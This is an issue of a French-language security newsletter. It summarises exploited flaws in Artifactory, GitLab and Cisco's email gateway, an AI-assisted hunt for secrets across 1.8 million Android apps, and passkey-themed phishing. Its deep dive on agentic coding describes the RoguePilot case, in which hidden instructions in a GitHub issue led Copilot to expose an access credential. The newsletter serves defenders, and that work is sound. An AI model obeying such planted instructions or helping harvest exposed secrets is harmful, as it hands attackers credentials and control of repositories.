Stripe a indiqué que plus de 1 300 pull requests entièrement écrites par des agents sont fusionnées chaque semaine. Les agents reçoivent des tâches, examinent les projets, modifient le code, exécutent des tests et renvoient des modifications proposées pour revue humaine.
Cette vitesse déplace le goulot d’étranglement. La revue humaine peut évaluer le code terminé, mais elle ne peut pas annuler les actions qu’un agent a déjà effectuées pour le produire.
Cette semaine, nous voyons comment le cycle de vie du développement logiciel agentique change ce que les équipes doivent vérifier, sécuriser et contrôler avant que le code n’arrive en production.
Au sommaire également : des attaquants qui obtiennent un accès administrateur à Artifactory en moins de cinq minutes, l’exploitation active d’une faille GitLab de sévérité maximale, un e-mail malveillant visant Cisco Secure Email Gateway, la chasse automatisée aux secrets dans 1,8 million de paquets Android, des intrusions cloud sur le thème des passkeys, reFlutter pour analyser les applications Flutter, et plus encore.
Dans ce numéro
🌡️ Niveau de menace : alerte élevée
⚡ Actualités : cinq histoires de sécurité à ne pas manquer
🔎 Analyse approfondie : 1 300 PR écrites par l’IA chaque semaine. Qui les vérifie ?
🎣 Est-ce du phishing ?
🔬 Recherche technique : quand le correctif en amont devient le zero-day : au cœur de la chaîne d’exploitation « BlueMoon », du navigateur au noyau
🛠️ Outil de la semaine : reFlutter
👏 Personnalité de la semaine : Steve Springett
📅 Événement de la semaine : FOSDEM 2027
📚 Livre de la semaine : Fuzzing Against the Machine
😅 Le mème
❓ Une question avant de partir
C’est parti.
🌡️ Niveau de menace
⚡ Actualités

De l’accès anonyme à l’administration d’Artifactory en moins de cinq minutes
L’enquête de Wiz du 10 septembre, confirmée par les avis de sécurité de JFrog, a révélé des attaquants qui enchaînent CVE-2026-42018 et CVE-2026-42016 contre des serveurs Artifactory auto-hébergés. Une faille exposait un jeton d’utilisateur anonyme ; l’autre élevait ses permissions. Certaines intrusions ont obtenu un nouveau compte administrateur en moins de cinq minutes, suivi de plugins malveillants et de portes dérobées en Rust. Appliquez le correctif, puis examinez les comptes, les jetons et les plugins à la recherche de mécanismes de persistance.

La faille de lecture de fichiers de sévérité maximale de GitLab est désormais activement exploitée
La version corrective de GitLab du 10 septembre a corrigé CVE-2026-85706, une vulnérabilité CVSS 10.0 dans l’API des commits du dépôt. Dans certaines conditions, des attaquants non authentifiés peuvent lire des fichiers arbitraires du serveur, ce qui peut exposer la configuration et des identifiants. BleepingComputer a rapporté que la CISA a ajouté la faille à son catalogue Known Exploited Vulnerabilities. Mettez à niveau les installations auto-gérées et recherchez une éventuelle exposition de secrets.

Un e-mail piégé peut donner aux attaquants un accès root à la passerelle de Cisco
L’avis de Cisco du 14 septembre confirme l’exploitation active de CVE-2026-76461, une faille CVSS 9.8 dans Secure Email Gateway. Un e-mail malveillant peut déclencher une injection SQL et mener à l’exécution de commandes avec les privilèges root sur des appliances physiques ou virtuelles vulnérables. The Hacker News a rapporté que Cisco a contacté les clients chez qui une activité malveillante a été détectée. Appliquez le correctif immédiatement et vérifiez les journaux du réseau externe et du pare-feu.
1,8 million de paquets Android analysés lors d’une chasse automatisée aux secrets

Le rapport de menaces d’Anthropic de septembre décrit une opération assistée par Claude qui a téléchargé 1,8 million d’APK Android distincts, les a décompilés et y a cherché des secrets codés en dur. BleepingComputer a rapporté que les résultats vérifiés alimentaient une opération de collecte d’identifiants, parallèlement à un pipeline distinct de jetons GitHub. Inspectez les versions compilées à la recherche de secrets réutilisables et révoquez les identifiants exposés, car les versions futures n’invalident pas les anciennes copies.
Une demande de mise à jour de passkey devient la porte d’entrée d’une intrusion cloud

L’enquête de Microsoft du 9 septembre décrit des attaquants qui se font passer pour le personnel informatique et pressent les employés de mettre à jour leurs passkeys ou leurs paramètres de connexion. Ce prétexte conduit les victimes vers du phishing ou des validations par code d’appareil qui donnent accès au compte. The Hacker News a rapporté que les attaquants ajoutaient ensuite des méthodes d’authentification et collectaient des e-mails et des fichiers cloud. Corrélez les connexions, les modifications d’authentification et les accès massifs aux données, puis révoquez les sessions et supprimez les méthodes non autorisées.
🔎 Analyse approfondie :
1 300 PR écrites par l’IA chaque semaine. Qui les vérifie ?
En février 2026, Stripe a indiqué que plus de 1 300 pull requests entièrement écrites par des agents IA étaient fusionnées chaque semaine.
À cette échelle, produire du code devient plus rapide que vérifier s’il est digne de confiance.
Les agents de code de Stripe reçoivent une tâche d’un ingénieur, examinent le projet, modifient le code et lancent des vérifications. Ils s’appuient sur les résultats pour tenter des corrections avant de renvoyer les modifications proposées pour revue humaine. L’ingénieur examine ce qui revient sans diriger chaque étape intermédiaire.
La revue humaine peut évaluer le code terminé, mais elle ne peut pas annuler les actions que l’agent a déjà effectuées pour le produire.
Par exemple, si l’agent envoie des informations confidentielles du projet à un service externe pendant la tâche, rejeter son code après coup ne peut pas annuler la divulgation.
Cette façon de répartir le travail est la base du cycle de vie du développement logiciel agentique, ou SDLC agentique.
Le même modèle peut s’étendre au-delà du code et des tests pour couvrir la planification, la conception, le code, les tests, la revue et la maintenance. Les personnes fixent les objectifs et prennent les décisions importantes, tandis que les agents réalisent une plus grande part du travail.
Cela soulève deux questions de sécurité : les équipes peuvent-elles faire confiance à ce que produisent les agents ? Et peuvent-elles contrôler ce que font les agents avant que le travail n’arrive en revue ?
Pourquoi la revue finale ne suffit pas
La recherche RoguePilot d’Orca montre ce qui peut se passer avant qu’une pull request n’arrive devant un relecteur.
Remarque : RoguePilot reposait sur une chaîne d’exploitation spécifique de GitHub Codespaces, depuis corrigée.
Des instructions cachées dans une issue GitHub ont été transmises à GitHub Copilot dans Codespaces. Combinées à des faiblesses des outils environnants, elles pouvaient exposer un identifiant d’accès et permettre à un attaquant de prendre le contrôle du dépôt.
Quand un relecteur voit la pull request, cet identifiant est peut-être déjà exposé. Rejeter la pull request qui en résulte ne peut pas annuler cette compromission.
